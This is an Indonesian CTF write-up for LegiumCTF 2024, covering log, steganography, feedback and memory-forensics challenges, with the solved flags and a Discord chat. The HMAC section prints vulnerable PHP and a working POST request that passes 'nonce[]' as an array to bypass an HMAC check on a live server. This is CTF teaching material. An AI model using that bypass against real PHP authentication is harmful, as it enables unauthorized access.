172.16.12.15	-	-	[24/Jul/2024:14:03:06 +0700]	"GET /robots.html HTTP/1.1"	404 490	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:15:53 +0700]	"GET / HTTP/1.1"	200 452	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:16:00 +0700]	"GET /part%203 HTTP/1.1"	404 491	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:14:16:10 +0700]	"GET /docs.google.com/document/d/1FeEv-sJyxgiFVgsaTObkchekqjbKa-QPb02mw10qGoE/edit?usp=sharing HTTP/1.1"	404 491	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:15:37:36 +0700]	"GET / HTTP/1.1"	200 452	"-"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.12.15	-	-	[24/Jul/2024:15:37:36 +0700]	"GET /favicon.ico HTTP/1.1"	404 490	"http://172.16.12.15/"	"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"

di file tersebut terdapat informasi kunjungan ke google docs,

GET /docs.google.com/document/d/1FeEv-sJyxgiFVgsaTObkchekqjbKa-QPb02mw10qGoE/edit?usp=sharing

setelah saya akses isinya merupakan page kosong, saya mencoba untuk ctrl+a untuk memblock page tersebut dan mengubah warna text menjadi hitam, bisa dilihat bahwa terdapat sebua kumpulan kata-kata yang jika disusun huruf pertama di setiap baris menjadi bagian dari flagnya



bersama kita melangkah menuju mimpi  
3langkah menuju cahaya yang hakiki  
eratkan genggamannya, jangan pernah lepas  
Rintangannya di depan, kita hadapi tanpa cemas

selalu ada harapan di setiap langkah  
4arahkan pandangan pada tujuan yang jelas  
melangkah bersama, tak ada yang bisa menghalangi  
apa pun yang terjadi, kita terus berjuang  
akhirnya kita raih semua impian dan harapan

part3: b3eRs4maa}

flag: LEST2024{b4ng\_h4rrY\_b3lajar\_cTf\_b3eRs4maa}

# HMAC

Challenge

6 Solves

✕

## HMAC


### 276

If you get my secret, you will get the flag!

Additional notes: environment run in `php 7.0.31` Format flag `LEST2024{*.}`

`http://35.222.73.197:42100/`

Author : n4siKun1ng

 `chall.php`

Submit

Diberikan sebuah snippet code chall.php

chall.php

```
<?php
```

```
$secret = "*****";
```

```
$flag = "LEST2024{*****}";
```

```
if ($_SERVER['REQUEST_METHOD'] === 'GET') {  
    echo "hello i am web server\n";
```

```
} else if ($_SERVER['REQUEST_METHOD'] === 'POST') {
```

```
    if (empty($_POST['hmac']) || empty($_POST['host'])) {  
        echo 'HTTP/1.0 400 Bad Request';  
        exit;  
    }
```

```
    if (isset($_POST['nonce'])) {  
        $secret = hash_hmac('sha256', $_POST['nonce'], $secret);
```

```

}

$ hmac = hash_hmac('sha256', $_POST['host'], $secret);

if ($hmac !== $_POST['hmac']){
    header('HTTP/1.0 403 Forbidden');
    exit;
}

echo $flag;
}
?>

```

untuk mendapatkan flagnya kita perlu membuat payload untuk memenuhi sebuah persyaratan if tersebut.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST / HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: 35.222.73.197:42100			2	Date: Sat, 27 Jul 2024 06:55:43 GMT		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			3	Server: Apache/2.4.25 (Debian)		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			4	X-Powered-By: PHP/7.0.31		
5	Accept-Language: en-US,en;q=0.5			5	Vary: Accept-Encoding		
6	Accept-Encoding: gzip, deflate, br			6	Content-Length: 199		
7	Connection: keep-alive			7	Keep-Alive: timeout=5, max=100		
8	Cookie: PHPSESSID=dc31f06ce64b0756f73d28dfce04ed9c			8	Connection: Keep-Alive		
9	Upgrade-Insecure-Requests: 1			9	Content-Type: text/html; charset=UTF-8		
10	Content-Type: application/x-www-form-urlencoded			10			
11	Content-Length: 103			11	 		
12				12	<b>		
13	nonce[]=&hmac=626ef1473c85c0fae0d89394fb58fef8827115e93ab7c869ee2fab8d4a29429c&host=35.222.73.197:42100				Warning		
					</b>		
					: hash_hmac() expects parameter 2 to be string, array given in <b>		
					/var/www/html/index.php		
					</b>		
					on line <b>		
					17		
					</b>		
				13	LEST2024{0ld_vUln3rab1lItY_in_php_7_jUzt_f0r_1nF0rm4t10on}		

flag: LEST2024{0ld\_vUln3rab1lItY\_in\_php\_7\_jUzt\_f0r\_1nF0rm4t10on}

## The Vanishing Code

Challenge

11 Solves



# The Vanishing Code

## 148

In 2024, a crucial message about a top-secret World War III operation was hidden within an image by a secret agent. This message isn't easily accessible, as each bit of the message has been concealed within the pixels of the image, and it can only be retrieved through a very specific method. Your task is to uncover the hidden message within the image named "secret".

Author: shalord

 secret.png


Flag

Submit

Diberikan sebuah img secret.png



Saya mencoba meng-uploadnya ke aperisolver dan dibagian hasil zsteg terdapat flagnya



flag: LEST2024{NuC134R\_5ECRE7T\_unv3!LEd\_2024}

## Feedback

Challenge

8 Solves

✖

# Feedback

## 148

Feedback ada pada halaman feedback pada website :

[lest.kaliber.or.id](http://lest.kaliber.or.id)

Flag

Submit

## Anda sudah menjawab

Terimakasih telah berpartisipasi pada Legium Festival tahun ini

Flag : LEST2024{th4nkSz\_Fo0r\_p4rtlc1patE}

Anda hanya dapat mengisi formulir ini sekali.

Coba hubungi pemilik formulir ini jika menurut Anda hal ini adalah kesalahan.

[Edit jawaban Anda](#)

flag: LEST2024{th4nkSz\_Fo0r\_p4rtlc1patE}

## Journal of love

Challenge

1 Solves

✕

# Journal of Love

## 436

Dr. Daisy Sharma is a lecturer at Delhi University, she was working on an international journal titled Role of Love in Relationship Satisfaction. But her laptop crashed and she lost the journal, but luckily she had captured the memory. Can you help Dr. Daisy to see the contents of the journal?

Format flag `Kaliber{*.}`

[Click here to download file](#)

View Hint

Flag

Submit

Pada chall ini diberikan sebuah attachment journal-role-of-love.mem. File dengan format .mem merupakan hasil dari ram capture, kita perlu menggunakan tools volatility untuk menganalisa dan melakukan forensik terhadap file tersebut.

Author memberikan hint mspaint.exe, disini saya berasumsi bahwa kita perlu dump process dari mspaint dan memanipulasi data dump tersebut menggunakan gimp

Sebelum men-dump mspaint.exe tersebut kita perlu mencari tahu process idnya

```
sudo python2 vol.py -f  
'/home/kali/Desktop/CTF_CaptureTheFlag/LegiumCTF_2024/forensic/journal-role-of-  
love/journal-role-of-love.mem' --profile=Win7SP1x64_23418 pslist
```

profilenya saya dapatkan dari hasil analisa imageinfo dan kdbgscan

0xfffffa800273ab30	taskeng.exe	1228	840	6	81	0	0	2023-11-09	21:24:12	UTC+0000
0xfffffa80028208b0	GoogleCrashHan	1892	1864	7	92	0	1	2023-11-09	21:24:19	UTC+0000
0xfffffa8002864410	GoogleCrashHan	1900	1864	7	85	0	0	2023-11-09	21:24:19	UTC+0000
0xfffffa8002892b30	SearchIndexer.	1956	432	13	545	0	0	2023-11-09	21:24:19	UTC+0000
0xfffffa800294fb30	SearchProtocol	820	1956	7	274	0	0	2023-11-09	21:24:21	UTC+0000
0xfffffa800296e6e0	SearchFilterHo	1248	1956	5	99	0	0	2023-11-09	21:24:21	UTC+0000
0xfffffa8002971b30	mspaint.exe	760	1032	7	159	1	0	2023-11-09	21:24:35	UTC+0000
0xfffffa8000cf2630	svchost.exe	1640	432	8	105	0	0	2023-11-09	21:24:36	UTC+0000
0xfffffa80029b7320	cmd.exe	892	1032	1	19	1	0	2023-11-09	21:24:36	UTC+0000
0xfffffa80029b9790	conhost.exe	1756	356	3	50	1	0	2023-11-09	21:24:36	UTC+0000
0xfffffa8000da4060	RamCapture64.e	1804	1032	4	67	1	0	2023-11-09	21:25:37	UTC+0000
0xfffffa8002573150	conhost.exe	1772	356	3	50	1	0	2023-11-09	21:25:37	UTC+0000

setelah mendapatkan pid-nya, langsung saya dump process tersebut.

```
sudo python2 vol.py -f
```


```
'/home/kali/Desktop/CTF_CaptureTheFlag/LegiumCTF_2024/forensic/journal-role-of-love/journal-role-of-love.mem' --profile=Win7SP1x64_23418 memdump -p 760 -D dump/
```

lalu, ubah 760.dmp menjadi 760.data agar dapat dibaca oleh gimp.

```
(kali@kali)-[~/.../LegiumCTF_2024/forensic/journal-role-of-love/dump]
$ mv 760.dmp 760.data
```

Setelah membuka 760.data dengan gimp saya mencoba untuk mengeser-geser offset, width dan height-nya untuk mendapatkan gambar yang jelas

Setelah beberapa saat saya menemukan kombinasi yang membuat gambar cukup jelas untuk dilihat, disana gambar akan flagnya jika kita teliti dan mirroring gambar tersebut






<p>an individual's ideal state of relationships are in accordance to his/her actual expectation for an ideal state of relationship may be formed on the basis of the ideal by observing the relationships of others (Guennero, Anderson, &amp; Afifi, 1998). According to Murray et al., (1998), possibly can be a source for gratifying close relationships.</p> <p>were found to positively relate to satisfaction of adolescents' with their relationships (Overbeek et al., 2007). A multiple regression statistical analysis found that the three components of love strongly predicted relationship satisfaction.</p> <p>as "feelings of closeness, connectedness, and bondariness in a relationship" (Sternberg, 1988). Sternberg &amp; Grajek, (1984) found that intimacy</p>	<p>include "self-esteem, success, and actualization". It constitutes the ideal state of the occurrence of Passion (Sexual needs) as in a romantic relationship, physiological arousal.</p> <p>y_importInt_in_r314t10nShu</p> <p>satisfaction to positively correlate with satisfaction was found to be associated with 53-43 years of age (Santtila et al., 2007). It was not found to display the predicted relationship.</p> <p>3. Commitment and Relationship</p> <p>The third component of the triangle is Commitment (Sternberg, 1988, p. 315) as "in the long-term, to one's Commitment, cognitive preference to be involved in a relationship."</p>	<p>Compassionate love (intimacy and Passion and decision Commitment) (Sternberg, 1988, p. 315).</p> <p>p_satisfaction_66b4991eab1</p> <p>getting involved in the romantic relationships (Rose &amp; Rudolph, 2006) which girls in their romantic relationships intimacy where as boys focused on intimacy and less on self-disclosure.</p> <p>of researchers like Connolly et al., (2000) which reported absence of intimacy (Falcomi &amp; Mullet, 2003; Gao, 2001; Gao, (2001); Ha et al., (2010) and Rusbult, 1986; Gao, 2001).</p>
---	--	--

flag:




bonus:


# ticket-0024


**zet37** Yesterday at 4:33 PM  
bang untuk flag soal journal kurang jelas di saya 😊


```
Kaliber{r0l3_of_l0vee_v3ry!mp0rt4nt_in_r3l4t10nShip_s4t1sfact1on_6604991eab}
```


(edited)

**n4sikun1ng** Yesterday at 4:35 PM  
**@moonap**


**moonap** Yesterday at 4:39 PM  
S nya pakai \$ bangg  
jadinya **r3l4t10n\$hip**

**zet37** Yesterday at 4:42 PM  
baru dapet width yang bener (edited)




**moonap** Yesterday at 4:45 PM  
wkwkwkwk



# ticket-0024


**zet37** dah dapet, susah ya nyusunnya wkwk


```
Kaliber{r0l3_of_l0vee_v3ry!mp0rt4nt_in_r3l4t10n$hip_s4t1sfact1on_66b4991eab}
```

(edited)

**n4sikun1ng** Yesterday at 4:48 PM  
gg puh

**zet37** baru dapet width yang bener (edited) 

**BosToken** Yesterday at 4:49 PM  
sakit matak

**zet37** Yesterday at 4:52 PM  
tadinya nyusun pake gambar ini 🐼 (edited)

